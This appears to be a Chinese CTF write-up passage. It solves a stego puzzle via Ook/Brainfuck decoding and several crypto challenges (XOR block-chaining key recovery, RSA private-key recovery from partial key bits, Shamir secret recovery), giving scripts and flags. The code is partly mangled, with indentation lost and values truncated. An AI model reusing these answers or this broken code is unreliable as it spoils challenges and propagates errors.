
查看内容，发现许多012数字，尝试3进制转化，发现大于128，换思路，之前遇到过类似的题目，寻找能等价代替012字符的数字，想到了short Oook，只有.!？，尝试替换，在线网站：

尝试加密一下“flag”，得到，发现大多数为点(.)，推测为0，！和？，也尝试一下



尝试0=>. 1=>? 2=>!，发现解密失败

最后得到0=>. 1=>! 2=>?



brainfuck解密得到flag:

```
lalala,wo shi mai bao de xiao hang  
jia. flag{08277716193eda6c592192966e9d6f39} ni neng  
dao ta me?
```

隐写(Stegano)与取证分析(Forensics)是CTF竞赛中的主要题型之一，主要考查参赛选手的对各种隐写工具、隐写算法以及取证分析流程的熟悉程度，相关的练习可到合天网安实验室学习——CTF-STEGO练习课程:CTF-STEGO练习(合天网安实验室)

0x04 Crypto

1. 美好的回忆

类似于CBC加密模式，我们知道部分明文，密文，我们可以将第一块密文，第二块密文和第二块明文异或得到key，然后使用key和某块密文以及前一块密文做异或得到该块明文，代码如下

```
def xor(data,key):  
  
    return bytes([x ^ key[i%len(key)] for i, x in enumerate(data)])  
  
with open('flag.txt.encrypted', 'rb') as f:  
  
    s=f.read()  
  
    BLOCK_SIZE=8  
  
    s1="have a good time".encode()  
  
    c1=s[:8]
```

```

c2=s[8:16]
c3=s[16:24]
print(c1)
key=xor(xor(c1,s1[8:]),c2)
print(key)
m1=xor(xor(c2,key),c3)
sssssss=""
print(len(s))
for i in range(8,len(s)-8,8):
m1=xor(xor(s[i:i+8],key),s[i+8:i+16])
sssssss=sssssss+m1.decode('utf-8')
print(sssssss)

```

2. 悲伤的结局

和上一题类似，同样类似于CBC加密模式，但我们知道的是结尾的明文，由于结尾存在填充，我们无法确定那一段明文是一块，尝试验证我们发现填充为4，同时的到key，代码如下

```

def xor(data,key):
return bytes([x ^ key[i%len(key)] for i, x in enumerate(data)])

with open('flag.txt.encrypted', 'rb') as f:
s=f.read()

BLOCK_SIZE=8

s1="keep away from xiaocui!".encode()

c1=s[-16:-8]
c2=s[-24:-16]
c3=s[-32:-24]

key=[]

for i in range(8):
m1=s1[i+8:i+16]
key.append((xor(xor(c1,m1),c2)))

for i in key:
print(xor(xor(c2,i),c3))

```

根据填充和key，按照上一题的方法我们即可解出明文

```

def xor(data,key):
    return bytes([x ^ key[i%len(key)] for i, x in enumerate(data)])

with open('flag.txt.encrypted', 'rb') as f:
    s=f.read()

BLOCK_SIZE=8

s1="keep away from xiaocui!".encode()

c1=s[-16:-8]
c2=s[-24:-16]
m1=s1[4+8:4+16]
key=(xor(xor(c1,m1),c2))
c3=s[-32:-24]
mm=xor(xor(c2,key),c3)
print(mm)

i=-16
while i>-200:
    c2=s[i-8:i]
    c3=s[i-16:i-8]
    mm=xor(xor(c2,key),c3)
    print(mm)
    i=i-8

```

3. RSA

这道题应该是RSA私钥恢复，javars oj上有道很类似的。

看别人写过的wp。直接上是不行的，又几个点不一样，参考链接<https://www.40huo.cn/blog/rsa-private-key-recovery-and-oaep.html>中的代码，将题目中的数据填入，但我们发现题目中的n结尾不全，由于 $(a \cdot 2^n + b) \cdot (c \cdot 2^m + d) = a \cdot c \cdot 2^{m+n} + a \cdot d \cdot 2^n + c \cdot b \cdot 2^m + b \cdot d$ ，所以n的结尾为p*q的结尾“b7”，将b7补入，代码如下

```

#!/usr/bin/python

#-*- coding:utf-8 -*-

import re

import pickle

from itertools import product

from libnum import invmod, gcd

def solve_linear(a, b, mod):

```

```

if a & 1 == 0 or b & 1 == 0:
    return None
return (b * invmod(a, mod)) & (mod - 1) # hack for mod = power of 2
def to_n(s):
    s = re.sub(r"^[^0-9a-f]", "", s)
    return int(s, 16)
def msk(s):
    cleaned = "".join(map(lambda x: x[-2:], s.split(":")))
    return msk_ranges(cleaned), msk_mask(cleaned), msk_val(cleaned)
def msk_ranges(s):
    return [range(16) if c == " " else [int(c, 16)] for c in s]
def msk_mask(s):
    return int("".join("0" if c == " " else "f" for c in s), 16)
def msk_val(s):
    return int("".join("0" if c == " " else c for c in s), 16)
E = 65537
N = to_n("00:c4:9d:36:a4:77:76:12:12:85:24:6c:74:1d:7d:
b3:ce:f4:c3:a4:69:cd:0b:2e:8f:d6:75:e3:80:b8:
e8:1c:ce:e8:60:90:45:56:73:ab:32:32:00:7f:6a:
76:3e:b6:10:d3:a2:74:da:f9:4e:a5:7e:ae:ef:f4:
da:82:57:6d:68:82:50:d8:b1:fc:92:b1:5c:7d:54:
f5:7e:d0:06:8a:60:ff:82:70:72:20:68:4b:71:ba:
87:44:57:c1:97:a0:8a:2d:53:93:f3:0a:60:87:a3:
85:c8:45:e6:0a:88:85:b5:ff:c7:09:9a:76:03:fe:
99:b6:fb:8a:1e:9f:a8:42:3a:0a:c9:a9:bf:1c:87:
2c:c4:99:10:db:46:e3:a9:a5:79:93:8c:75:71:ec:
c6:3b:af:44:dc:60:c4:53:f6:3c:e8:73:2f:50:10:
38:e7:6f:d0:a5:4b:ae:e3:1e:43:11:42:2c:a2:38:
e6:3f:0b:13:54:63:e8:2f:9e:61:ab:08:65:97:e0:
27:30:19:fd:a7:fe:5c:d8:11:b8:34:87:ad:02:c2:
bc:cd:73:d3:86:be:fd:2a:b4:fe:7d:7e:d3:64:bb:

```

6f:63:ed:a6:1d:ee:f2:80:da:9d:7a:23:7f:c1:39:
b0:98:0c:85:8f:d0:4b:9f:e4:1a:26:fc:44:d1:67:
03:32:03:0c:91:61:23:4c:81:6f:42:18:88:41:dc:
27:55:a3:07:7c:a1:ad:f3:58:4d:91:07:65:f1:63:
f2:34:d5:17:0e:59:c6:bb:b6:6d:7d:0c:d2:64:4b:
b9:9c:52:59:03:8e:2a:43:23:76:33:c3:e8:72:3b:
1c:e0:40:97:36:5f:ae:00:d7:e3:09:eb:df:55:44:
22:b4:09:00:b5:09:41:70:6c:5c:3b:98:d3:34:7e:
60:a2:b8:93:bd:af:32:77:48:48:8a:a5:9c:0e:6a:
a1:79:36:86:8c:e9:3f:b1:a2:a7:4a:3a:d8:d6:f6:
dd:62:d8:ae:9e:13:bb:0c:6b:b1:65:68:0d:7e:58:
3f:68:1e:91:49:13:19:68:2b:fd:3c:5e:52:fa:76:
b0:57:fc:0e:35:d8:71:56:41:06:ef:50:99:56:dd:
d4:9a:1f:d3:46:26:12:9c:15:4b:43:fc:1b:de:c9:
06:ad:82:56:63:c8:a4:83:32:d2:35:05:23:15:52:
d9:0a:73:85:5e:c9:c2:56:af:69:d2:5f:77:04:28:
c8:4c:b9:a6:d4:15:15:b5:15:99:13:ef:a9:a5:de:
5a:74:b1:03:cf:32:a5:03:69:f8:e9:bb:7e:16:31:
5e:43:e7:02:51:ac:c5:f6:bf:ef:1c:74:f7:13:0c:
19:ad:b7""")

p_ranges, pmask_msk, pmask_val = msk("""00: :05:89: :bd:35: : :23: : : :84:
: :ed: :70:14: : : :10: : :87: :51:
ea: :97:69: :52: : : : :ea: : :15:
: :34: :be:11:23: : :34:14: :94: :10:
: :74:87:37:ee:81:62:ee:95: : :dc:49:dd:
: :35: :81: :fa: : : :86: : : :fb:
:93: : :12: :14: :ab:76: :96: : :27:
:21: :04:01:41: :98: :ff: : :12:dc: :
cd: :39:95:30: :47: :fa:ff: :34: :ad: :
:52:02:fa:bc:14:22:22:48:61:62:bd:53: : :
72:08:cb:41:88: : : :63:91:30:fe: : :42:

87: :18:52: :39:dd: :68: :fe:06:88:81: :

: : :ae:fd: : :fb:21:37:59: :53: :fa:

:07:40:eb:33:77:51:64:10:dd: :73: :86:62:

:bf: :79: :34: :bb: :44:ff: :46:fe:90:

ef: :52:ad: : :fe: :69:18:89:bd:cd:09:46:

: :74:71: : : :41:66: : :11: :25: :

39:8b""")

q_ranges, qmask_msk, qmask_val = msk(""" 00:ce:43:ef: :76:58:17:43:31: : :32:70: :

89: : :36:55:06: :79:66:78: : : : :

:85: : : : :33:bb: : :56: :66:cb:

:08: : :90:cb: : :24:fa:ca:47: : : :

:88: :83:01: :62: : : : : :ad:ae:

: : :58: :ec: : : :09:04:86: :05:00:

:df:50:84:81:80: :ae: :24: :94:da: :04:

ce: :ef: : :ed:be:bf:43:78: : :05:93: :

08:52:05: : : : :ae: : : : :ab: : :

:76:ce: : : : :19:bd:22: :ef:dc:bf:ea:

ab:78:01: : :85: : : :ea: : :fb: : :

92:66:19: : :ab: : :82: : :31: : :da:

82: :13:82:43: : :94:13:41: : : :37: : :

:04:56:02:87:dd: :58:27: : :24: : : :

28: : :09:14:89: : : :49:59: :16:eb:65:

:01:22: : :dd: :78: : :db:90: :ac: :

:fd: :03:74: : : : :92: :00:ba: : :

:05""")

_, dmask_msk, dmask_val = msk("""11: : :69:62:64: : : : :15: :13:de:de:

cf: : :17: : :75: :98:42:fc: :12:15:08:

: : : : :36: :be:25:48: : :19: : :

:47:11:19: :03: :49:fc:da: :96:45:eb: :

: : :91: :ea: : :55:ff: :37:58: : :

19: : :73:40: :91:15:01:da:91:22:fd:32: :

: :50: : :66: : : :42: : :ef: : :

df:42: :97:30: :39: : : : : :dc: :

: : : :38: : : :88:28: :05: : :

78:59:fa: :86: :19:24: : : : :da:cf:15:

39: : : : :ef:55: :ce:47: :58:89: :fb:

:24: : : :92: : :ee: : :db:67:31:ce:

:28: :72:ec:89: :04: : :50: : : : :

:37: :44: : : : :56: :38: :bb:47:bb:

66:83:99:22:07:72: : :48:52:02: : : :29:

:82:56: :67: :95: : :56:94: : :71: :

bf:27:98: : :54:98:26:06:87: :ae: :53:be:

: :80:37:60:61:ea:ef:de: : :df:90:81: :

70: :06:33:26: :75:fe:95: :92: :78:cd:05:

64:cc:68: : :36:54: :bd:16:90:ee:60: : :

: :41: : :91: :79:58:06:50: :46: : :

45: :09:ca:ac:16: :27:98: : :ba:82: :77:

93:98:ad: :15: :67:53:97:ad:ee:50:44: :31:

07: :ff:01: :09: : : : :46: : :42:

15: :db:df:42:be: : : :78: :41: : : :

:14: : :25:fc: :84: : : : : :20:

da:46:01:eb:87: :12:57: : :56:af: :87:93:

60: :02: :18:89:63:72:ad: :ed:cf: : :84:

:22: :13: : :dd: :ff: : : :de:62:37:

:19:66: : :86:02: :38: : : : :ec:14:

12: :43:93:19:65:98: : :03: : : :ef: :

: :ca:07:92:22: : :bb:15:eb: : : :35:

:72:29:cd: : :99: : : : :41:06: : :

:43:33: :32: : :54:be:92:62: :78:59:42:

79:89""")

_, dpmask_msk, dpmask_val = msk(""" :39: :28:16:02:89:ce:11:fe: : : : :af:

: : :ed:97: : :11:20:ba:ae:98:ad: : :

:10:87:ac:07: : : :50: : :70:50:52:

df:89:eb:02: : : :93:11: : :12: :56:

:08: : :ea: :10:fa:19: : :54:45:07:

: :bc:ff:33: :db:63:49:fe:52: :33: : :

bf:cd:45:91: :10: : :92:81:40:03: :80: :

29: :30: :ed:43:64:ca: :bf:64: : :bf: :

: : :24:72:84: : :ff: : :24: :81:27:

db:23: :64: :67: :ba: : :bc: : : : :

:ae:88: : : : :91: : :14: :ba:ef:

:89: : : : : : :05: :75:52: : :

: : :be:ad:df: :02:88:00: : :15:45: : :

cf:32: :ca: :93: :32: :40: :27:dd: :19:

73:dc: : : : :cf: : :dd: : :ca: : :

ee: :ca: : : :49: :27: :58:53: :64:25:

:22:06:16:ff:62:bc: : : : :24:fc: : : :

df""")

_, dqmask_msk, dqmask_val = msk("""02: :bd: :19:25:98:75: :65: :55:28:33:bc:

34:84:91:01:96: : :08: :32:45: :27: : :

:fe: :bb:63:32:68: :51:bd:75:40: :52:52:

: : :78:85:fc:94: :07: :14: : : : :

15:dd: : :93: :01: : :77:ca: :40: :da:

:89:bc:87:62:dc:ac:61:88: : :70: :69: : :

:36: : :21:08: :dc:73: :ad:da:ee:fe: : :

96: :58: : :46: :29:ff:97:ce: : : :cb:

51: : :81: :22: : :19: :10:69:41:36:ca:

:22:49: :cc:cf:06: : :08: :76: : :45:

98: : :45: : : :69:13:65: : :da:54: : :

19: :ee:24: :73: : : : :18:53:40:

21:25: : :84:52:cd: :49:33:78: : :ed: : :

25:27: : : :ca: : : :ca: : :bc: :02:

31:70: :10:ca:84:59: : : :52: :27:76: : :

47: :66:bf:ff: :03: :99:ff: :df: : : :

:46:27:45: :65:07: :48:da:dc: :80: : : :

f9"""")

```
def search(K, Kp, Kq, check_level, break_step):
```

```
    max_step = 0
```

```
    cand_s = [0]
```

```
    for step in range(1, break_step + 1):
```

```
        #print " ", step, "( max =", max_step, ")"
```

```
        max_step = max(step, max_step)
```

```
        mod = 1 << (4 * step)
```

```
        mask = mod - 1
```

```
        cand_s_next = []
```

```
        for p, new_digit in product(cand_s, p_ranges[-step]):
```

```
            pval = (new_digit << ((step - 1) * 4)) | p
```

```
            if check_level >= 1:
```

```
                qval = solve_linear(pval, N & mask, mod)
```

```
                if qval is None or not check_val(qval, mask, qmask_msk, qmask_val):
```

```
                    continue
```

```
                if check_level >= 2:
```

```
                    val = solve_linear(E, 1 + K * (N - pval - qval + 1), mod)
```

```
                    if val is None or not check_val(val, mask, dmask_msk, dmask_val):
```

```
                        continue
```

```
                    if check_level >= 3:
```

```
                        val = solve_linear(E, 1 + Kp * (pval - 1), mod)
```

```
                        if val is None or not check_val(val, mask, dpmask_msk, dpmask_val):
```

```
                            continue
```

```
                        if check_level >= 4:
```

```
                            val = solve_linear(E, 1 + Kq * (qval - 1), mod)
```

```
                            if val is None or not check_val(val, mask, dqmask_msk, dqmask_val):
```

```
                                continue
```

```
                            if pval * qval == N:
```

```

print "Kq =", Kq
print "pwned"
print "p =", pval
print "q =", qval
p = pval
q = qval
d = invmod(E, (p - 1) * (q - 1))
coef = invmod(p, q)
from Crypto.PublicKey import RSA
print RSA.construct(map(long, (N, E, d, p, q, coef))).exportKey()
quit()
cands_next.append(pval)
if not cands_next:
return False
cands = cands_next
return True
def check_val(val, mask, mask_msk, mask_val):
test_mask = mask_msk & mask
test_val = mask_val & mask
return val & test_mask == test_val
# K = 4695
# Kp = 15700
# Kq = 5155
for K in range(1, E):
if K % 100 == 0:
print "checking", K
if search(K, 0, 0, check_level=2, break_step=20):
print "K =", K
break
for Kp in range(1, E):
if Kp % 1000 == 0:

```

```

print "checking", Kp
if search(K, Kp, 0, check_level=3, break_step=30):
print "Kp =", Kp
break
for Kq in range(1, E):
if Kq % 100 == 0:
print "checking", Kq
if search(K, Kp, Kq, check_level=4, break_step=9999):
print "Kq =", Kq
break

```

运行程序得到p,q为

```

p =
3080487723637276129634829751376790813012042676744164219403894705943174991974393328272172

```

```

q =
2603859128885668823800175966560901674419717546909008049407782041528374517260994755568456

```

我们已有密文，RSA的n,e=65537,p,q，按照RSA解密方法求解即可

```

import gmpy2
def shuchu(mingwenstr):
if mingwenstr[len(mingwenstr)-1]!='L':
mingwenstr=mingwenstr[2:len(mingwenstr)-1]
else:
mingwenstr=mingwenstr[2:len(mingwenstr)]
if not len(mingwenstr)%2==0:
mingwenstr='0'+mingwenstr
i=len(mingwenstr)
mingwen=""
while i>=1:
str1=mingwenstr[i-2:i]
if int(str1,16)>33 and int(str1,16)<126:
mingwen=chr(int(str1,16))+mingwen
else :

```

```

mingwen="" "+mingwen

i=i-2

print mingwen

p =
3080487723637276129634829751376790813012042676744164219403894705943174991974393328272172
<
'''

q =
2603859128885668823800175966560901674419717546909008049407782041528374517260994755568456
<
'''

n=0xc49d36a47776121285246c741d7db3cef4c3a469cd0b2e8fd675e380b8e81ccee86090455673ab3232007ff
<
'''

assert n==p*q

e=65537

fi=open("flag.txt.en","rb")

miwen=fi.read()

fi.close()

miwenhex=miwen.encode("hex")

miwenint=int(miwenhex,16)

d=gmpy2.invert(e,(p-1)*(q-1))

mingwen=pow(miwenint,d,n)

print len(hex(mingwen)[2:])

print shuchu(hex(mingwen))

```

4. 老王的秘密

```

>>> from secretsharing import PlaintextToHexSecretSharer

>>> flags=['1-fddc7d57594928fb74a507ab9cba0b28b92bb6e7b36a9925a105eeddac020e64','3-
84f82314003c9690eeacd823b22680ccb93ac098cabdd0a992c095dde0031cf','5-
b0e2e8d2cadc91f8f2f357a42e26aeabaccbfa7731437298ca23d8a4a5424ce4','7-
810e7545213971a3c7c2dce3d0998764d0bc1e3b866b15ad0deebaa7abcf64c5','9-
b4da0bd03394e4bdfef92f16365e8811d9614f11b99111bcf8a4e68ba79626a2','b-
661069e7d491719759a3199be1f65ffb6db92d1b014abb4e33ca7e32f85ee276','d-
1f84ab9b467a4ec4de4451ed187987785b567bbdde0126d0722e3335a5307d68','f-
9001dc36dd28c5c5dd7333968e7263986f55dd79cd9be286d21f45e46f53c399']

>>> PlaintextToHexSecretSharer.recover_secret(flags[0:8])

'flag{25019971af01d63d4ea8ad95da516}'

>>>

```

声明：笔者初衷用于分享与普及网络知识，若读者因此作出任何危害网络安全行为后果自负，与合天智汇及原作者无关！